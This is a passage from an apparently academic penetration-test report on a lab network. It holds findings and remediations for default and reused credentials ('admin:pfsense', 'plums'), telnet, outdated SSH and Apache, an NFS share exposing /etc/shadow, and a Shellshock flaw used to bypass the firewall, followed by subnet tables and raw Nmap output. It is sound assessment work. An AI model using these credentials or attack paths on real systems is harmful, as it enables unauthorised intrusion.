


Figure 36

This reveals two Ip addresses, after further Nmap scanning it is revealed that 192.168.0.97 has an open telnet port and is a Router.

3.5 ROUTER 4

As in done previously, the configuration of the router is inspected with the "show ip route" and "show interfaces commands". The output is as shown in the image below.




Figure 37

This shows that there is one remaining subnet that has not been mapped. 192.168.0.64/27 which is directly connected to this router. Host discovery is performed with Nmap to reveal one existing host.




Figure 38

This concludes mapping the network as every subnet has been investigated. The results from this section are consistent with the subnet map as shown in section 2.2.

4 SECURITY WEAKNESSES

4.1 ROUTERS

4.1.1 Weak/Default Credentials

Currently, the routers use default credentials for login. This is extremely unsafe since these can be easily researched, as was done in the case of this network security test. Adversary access to router configuration can reveal the existence of other subnets/devices on the network.

To rectify this issue, the credentials in use for VyOS on the routers should be changed to ones which are more complex. This would make the password much more difficult to guess. Nist recommends 15 characters minimum for a password with no complexity requirements, ideally a few words put together. This would make the credentials substantially more secure.

4.1.2 Telnet

Currently Telnet (Port 23) is in use for communication with the Router. This is extremely unsafe as communication between the router and another party is unencrypted, so an adversary on the network can sniff packets with potentially sensitive information such as credentials for the router.

VyOS routers support SSH, which is a more secure alternative as communication is encrypted and keys can be used instead of password, making password brute forcing completely unviable for an attacker.

4.2 COMPUTERS

4.2.1 Outdated SSH Version

It was found that every computer on the network was using outdated SSH OpenSSH 6.6.1p1. This version of SSH contains multiple CVEs including an information disclosure vulnerability for usernames and a bypass for the maximum amount of authentication attempts.

SSH should be updated to the most recent version on each computer to rectify this vulnerability.

4.2.2 NFS Exposure

4 hosts were found with RPC enabled. Out of these, two were found to have the whole file system as a mountable share which is extremely dangerous. During the network mapping process of the report this was used to find credentials for SSH as the /etc/shadow file was exposed.

To mitigate risks associated with NFS shares, the following steps should be taken:

- Disable NFS is not required
- Place behind firewall and restrict to trusted hosts only
- Implement stricter control for RPC, with mountable shares that contain only necessary data (Not the whole file system)

4.2.3 Outdated Apache

Both webservers use outdated versions of Apache. This is dangerous because it has multiple known CVEs and carries risks of potential Remote Code Execution and Denial of Service.

This should be rectified by updating Apache to the most recent version.

4.2.4 Shellshock Vulnerability

Web server 2 contains a “shellshock” vulnerability which can trivially provide any user remote code execution as the host. This was used to bypass the firewall during the network mapping section and is an extremely severe vulnerability.

This can be mitigated by patching Bash and then testing to see if the vulnerability still exists.

4.2.5 Reused SSH Passwords

Through testing it was found that passwords are reused extremely frequently. For instance, all xadmin users have the password “plums.” This is extremely dangerous and once one password is compromised, password spraying and general guessing would be extremely effective at compromising the rest of the network.

This should be mitigated with unique, strong passwords. As covered in section 4.1.1, Nist recommends passwords with a length of 15 characters with no specific password complexity requirements. In this case, however, it could be better to use shorter (8 characters) but more complex passwords, so they are easier to input but just as secure. A password manager can be used to effectively keep track of passwords for the network.

4.3 FIREWALL

4.3.1 Default Credentials

The firewall currently uses default credentials (admin:pfsense) which makes it easy for an adversary to modify settings to perform an attack, similarly to how this was done to map the network.

The credentials should be updated to be more secure and difficult to bruteforce/guess. Password remediation advice is outlined in section 4.2.5.

4.3.2 Use of HTTP

Currently the Firewall configuration website uses HTTP which is unsecure because packets between the firewall and a host can be read, including credentials.

This can be mitigated by moving the page to HTTPs which can be done from the PfSense website settings.

5 DISCUSSION

5.1 NETWORK DESIGN CRITICAL EVALUATION

The network demonstrates many security design flaws. The most pressing issues found are misconfigurations throughout, outdated software versions and weak/reused credentials. Throughout the security assessment, it was trivial to break security to navigate the network.

The network design strongly relies on router 3, with no failover in place as traffic will typically cross through it. This could be easily mitigated by opting for a network ring or partial mesh structure to combat denial of service issues and provide network traffic alternative routes in case of an outage. Additionally, the router structure forces inefficient traffic patterns with communication from one side of the network to the other requiring excessive hops through intermediate routers which introduces more latency and load.

The network does utilize OSPF as its dynamic routing protocol which is appropriate for a network of this size. However, since the current topology lacks redundancy, OSPF cannot find alternative routes as they do not physically exist, especially with Router 3 as a potential critical failure point.

Some subnets throughout the network use inefficient methods to allocate Ip addresses. The use of /24 in 172.168.210.0/24 and 13.13.13.0/24 provide 254 usable Ip addresses each yet only use a handful of these. Additionally, mixing three different address classes is not standard practice and makes expanding the network in the future more expensive and difficult. Ideally, the network should focus on a single private IP range to improve maintainability and support future growth.

The network does use utilize any form of IDS, which means that it is possible to enumerate the network without any consequence or warning to the business. This security oversight severely limits what the network security team can see in terms of a live attack.

5.2 CONCLUSION

The network still has a long way to go in terms of improving security, especially in terms of credentials used throughout the system, configurations and network topology. By following the remediation provided in this report, ACME will have a network with a much stronger security posture going forward.

The report was successful in creating a network diagram of the business network and in developing a subnet map as was requested.

6 Appendix

6.1 APPENDIX A – SUBNET CALCULATIONS

6.1.1 Method for Calculating Subnet

By utilizing this table, it's possible to quickly figure out how many hosts and subnets are available from a subnet mask.

Subnets	1	2	4	8	16	32	64
Hosts	256	128	64	32	16	8	4
Subnet Mask	/24	/25	/26	/27	/28	/29	/30

We can use this reference sheet to quickly find the IP range for hosts.

CIDR	Subnet Mask	Block Size	Usable Hosts
/24	255.255.255.0	256	254
/25	255.255.255.128	128	126
/26	255.255.255.192	64	62
/27	255.255.255.224	32	30
/28	255.255.255.240	16	14
/29	255.255.255.248	8	6
/30	255.255.255.252	4	2

From there on, the steps are as follows:

- Find our "magic number" which is the block size
- From there we can count from the last octet of the subnet mask
- This gives us each possible IP address range on a subnet.
- We exclude the lowest IP address for the network address and the highest IP address for the broadcast address.

6.1.2 /24 Subnet

Subnets	**1**	2	4	8	16	32	64
Hosts	**256**	128	64	32	16	8	4
Subnet Mask	**/24**	/25	/26	/27	/28	/29	/30

For one /24 subnet there are 256 possible hosts; 254 of which are usable.

6.1.3 /27 Subnet

Subnets	1	2	4	**8**	16	32	64
Hosts	256	128	64	**32**	16	8	4
Subnet Mask	/24	/25	/26	**/27**	/28	/29	/30

Since this subnet has the subnet mask of /27, there are 32 available hosts (30 usable) with 8 possible subnets.

Network IP	Host IP Range	Number of Usable IPs	Broadcast IP
192.168.0.0	192.168.0.1-31	30	192.168.0.31
192.168.0.32	192.168.0.33-62	30	192.168.0.63
192.168.0.64	192.168.0.65-94	30	192.168.0.95
192.168.0.96	192.168.0.97-126	30	192.168.0.127
192.168.0.128	192.168.0.129-158	30	192.168.0.159
192.168.0.160	192.168.0.161-190	30	192.168.0.191
192.168.0.192	192.168.0.193-222	30	192.168.0.223
192.168.0.224	192.168.0.225-254	30	192.168.0.255

6.1.4 /30 Subnet

The /30 subnet mask allows for 4 hosts (2 usable) across 64 subnets.

Subnets	1	2	4	8	16	32	**64**
Hosts	256	128	64	32	16	8	**4**
Subnet Mask	/24	/25	/26	/27	/28	/29	**/30**

Network IP	Host IP Range	Number of Usable IPs	Broadcast IP
192.168.0.0	192.168.0.1-2	2	192.168.0.3
192.168.0.4	192.168.0.5-6	2	192.168.0.7
192.168.0.8	192.168.0.9-10	2	192.168.0.11
192.168.0.12	192.168.0.13-14	2	192.168.0.15
192.168.0.16	192.168.0.17-18	2	192.168.0.19
192.168.0.20	192.168.0.21-22	2	192.168.0.23
192.168.0.24	192.168.0.25-26	2	192.168.0.27
192.168.0.28	192.168.0.29-30	2	192.168.0.31

192.168.0.32	192.168.0.33-34	2	192.168.0.35
192.168.0.36	192.168.0.37-38	2	192.168.0.39
192.168.0.40	192.168.0.41-42	2	192.168.0.43
192.168.0.44	192.168.0.45-46	2	192.168.0.47
192.168.0.48	192.168.0.49-50	2	192.168.0.51
192.168.0.52	192.168.0.53-54	2	192.168.0.55
192.168.0.56	192.168.0.57-58	2	192.168.0.59
192.168.0.60	192.168.0.61-62	2	192.168.0.63
192.168.0.64	192.168.0.65-66	2	192.168.0.67
192.168.0.68	192.168.0.69-70	2	192.168.0.71
192.168.0.72	192.168.0.73-74	2	192.168.0.75
192.168.0.76	192.168.0.77-78	2	192.168.0.79
192.168.0.80	192.168.0.81-82	2	192.168.0.83
192.168.0.84	192.168.0.85-86	2	192.168.0.87
192.168.0.88	192.168.0.89-90	2	192.168.0.91
192.168.0.92	192.168.0.93-94	2	192.168.0.95
192.168.0.96	192.168.0.97-98	2	192.168.0.99
192.168.0.100	192.168.0.101-102	2	192.168.0.103
192.168.0.104	192.168.0.105-106	2	192.168.0.107
192.168.0.108	192.168.0.109-110	2	192.168.0.111
192.168.0.112	192.168.0.113-114	2	192.168.0.115
192.168.0.116	192.168.0.117-118	2	192.168.0.119
192.168.0.120	192.168.0.121-122	2	192.168.0.123
192.168.0.124	192.168.0.125-126	2	192.168.0.127
192.168.0.128	192.168.0.129-130	2	192.168.0.131

192.168.0.132	192.168.0.133-134	2	192.168.0.135
192.168.0.136	192.168.0.137-138	2	192.168.0.139
192.168.0.140	192.168.0.141-142	2	192.168.0.143
192.168.0.144	192.168.0.145-146	2	192.168.0.147
192.168.0.148	192.168.0.149-150	2	192.168.0.151
192.168.0.152	192.168.0.153-154	2	192.168.0.155
192.168.0.156	192.168.0.157-158	2	192.168.0.159
192.168.0.160	192.168.0.161-162	2	192.168.0.163
192.168.0.164	192.168.0.165-166	2	192.168.0.167
192.168.0.168	192.168.0.169-170	2	192.168.0.171
192.168.0.172	192.168.0.173-174	2	192.168.0.175
192.168.0.176	192.168.0.177-178	2	192.168.0.179
192.168.0.180	192.168.0.181-182	2	192.168.0.183
192.168.0.184	192.168.0.185-186	2	192.168.0.187
192.168.0.188	192.168.0.189-190	2	192.168.0.191
192.168.0.192	192.168.0.193-194	2	192.168.0.195

192.168.0.196	192.168.0.197-198	2	192.168.0.199
192.168.0.200	192.168.0.201-202	2	192.168.0.203
192.168.0.204	192.168.0.205-206	2	192.168.0.207
192.168.0.208	192.168.0.209-210	2	192.168.0.211
192.168.0.212	192.168.0.213-214	2	192.168.0.215
192.168.0.216	192.168.0.217-218	2	192.168.0.219
192.168.0.220	192.168.0.221-222	2	192.168.0.223
192.168.0.224	192.168.0.225-226	2	192.168.0.227
192.168.0.228	192.168.0.229-230	2	192.168.0.231
192.168.0.232	192.168.0.233-234	2	192.168.0.235
192.168.0.236	192.168.0.237-238	2	192.168.0.239
192.168.0.240	192.168.0.241-242	2	192.168.0.243
192.168.0.244	192.168.0.245-246	2	192.168.0.247
192.168.0.248	192.168.0.249-250	2	192.168.0.251
192.168.0.252	192.168.0.253-254	2	192.168.0.255

6.2 APPENDIX B – NMAP SCAN OUTPUT

```
# Nmap 7.80 scan initiated Sun Dec 21 10:08:16 2025 as: nmap -iL ipscan.txt -sC -sV -oN Nmapoutput.txt
Nmap scan report for 192.168.0.210
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3     34444/tcp6  mountd
|   100005  1,2,3     44270/udp6  mountd
|   100005  1,2,3     48991/tcp   mountd
|   100005  1,2,3     49057/udp   mountd
|   100021  1,3,4     43009/tcp   nlockmgr
|   100021  1,3,4     45762/tcp6  nlockmgr
|   100021  1,3,4     51804/udp   nlockmgr
|   100021  1,3,4     58363/udp6  nlockmgr
|   100024  1         32982/tcp   status
|   100024  1         38323/udp   status
|   100024  1         40844/tcp6  status
|   100024  1         53777/udp6  status
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.193
Host is up (0.0021s latency).
Not shown: 996 closed ports
```

```
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2025-12-21T15:09:28+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0024s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2014-04-29T04:28:50
|_Not valid after:  2024-04-26T04:28:50
|_ssl-date: 2025-12-21T15:12:28+00:00; 0s from scanner time.

Nmap scan report for 192.168.0.226
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2025-12-21T15:12:28+00:00; 0s from scanner time.
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
```

```
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3     39207/tcp   mountd
|   100005  1,2,3     43121/tcp6  mountd
|   100005  1,2,3     54118/udp   mountd
|   100005  1,2,3     57328/udp6  mountd
|   100021  1,3,4     42745/udp6  nlockmgr
|   100021  1,3,4     44995/udp   nlockmgr
|   100021  1,3,4     52181/tcp   nlockmgr
|   100021  1,3,4     53069/tcp6  nlockmgr
|   100024  1         43861/udp6  status
|   100024  1         46202/tcp   status
|   100024  1         47118/tcp6  status
|   100024  1         50622/udp   status
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.230
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2025-12-21T15:12:28+00:00; 0s from scanner time.
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0049s latency).
Not shown: 997 closed ports
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3     33917/udp6  mountd
|   100005  1,2,3     40937/udp   mountd
|   100005  1,2,3     50180/tcp   mountd
|   100005  1,2,3     56653/tcp6  mountd
|   100021  1,3,4     40123/udp   nlockmgr
|   100021  1,3,4     40570/tcp6  nlockmgr
|   100021  1,3,4     54518/udp6  nlockmgr
|   100021  1,3,4     55748/tcp   nlockmgr
|   100024  1         37070/tcp   status
|   100024  1         37184/udp   status
|   100024  1         50012/tcp6  status
|   100024  1         54045/udp6  status
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.234
Host is up (0.0025s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
|_http-title: Login
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/21%Time=69480DF3%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");

Nmap scan report for 192.168.0.242
Host is up (0.0055s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
| 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
| 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_ 256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
80/tcp open http Apache httpd 2.4.10 ((Unix))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.10 (Unix)
|_http-title: CMP314 - Never Going to Give You Up
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 43186/udp status
| 100024 1 44419/tcp6 status
| 100024 1 51805/tcp status
|_ 100024 1 55850/udp6 status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.97
Host is up (0.0058s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/https?
|_ssl-date: 2025-12-21T15:12:28+00:00; 0s from scanner time.
Service Info: Host: vyos; Device: router

Nmap scan report for 13.13.13.13
Host is up (0.0062s latency).

```
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.66
Host is up (0.0053s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3     39615/udp   mountd
|   100005  1,2,3     41345/tcp6  mountd
|   100005  1,2,3     50996/udp6  mountd
|   100005  1,2,3     56985/tcp   mountd
|   100021  1,3,4     38054/udp   nlockmgr
|   100021  1,3,4     54181/udp6  nlockmgr
|   100021  1,3,4     55235/tcp   nlockmgr
|   100021  1,3,4     59389/tcp6  nlockmgr
|   100024  1         46418/udp6  status
|   100024  1         54314/udp   status
|   100024  1         55386/tcp6  status
|   100024  1         57230/tcp   status
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Post-scan script results:
| clock-skew:
|   0s:
|     192.168.0.193
|     192.168.0.97
|     192.168.0.226
|     172.16.221.237
|_    192.168.0.230
| ssh-hostkey: Possible duplicate hosts
| Key 256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519) used by:
|   192.168.0.34
|   192.168.0.66
|   192.168.0.130
|   192.168.0.210
|   192.168.0.242
| Key 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA) used by:
|   192.168.0.34
|   192.168.0.66
|   192.168.0.130
|   192.168.0.210
|   192.168.0.242
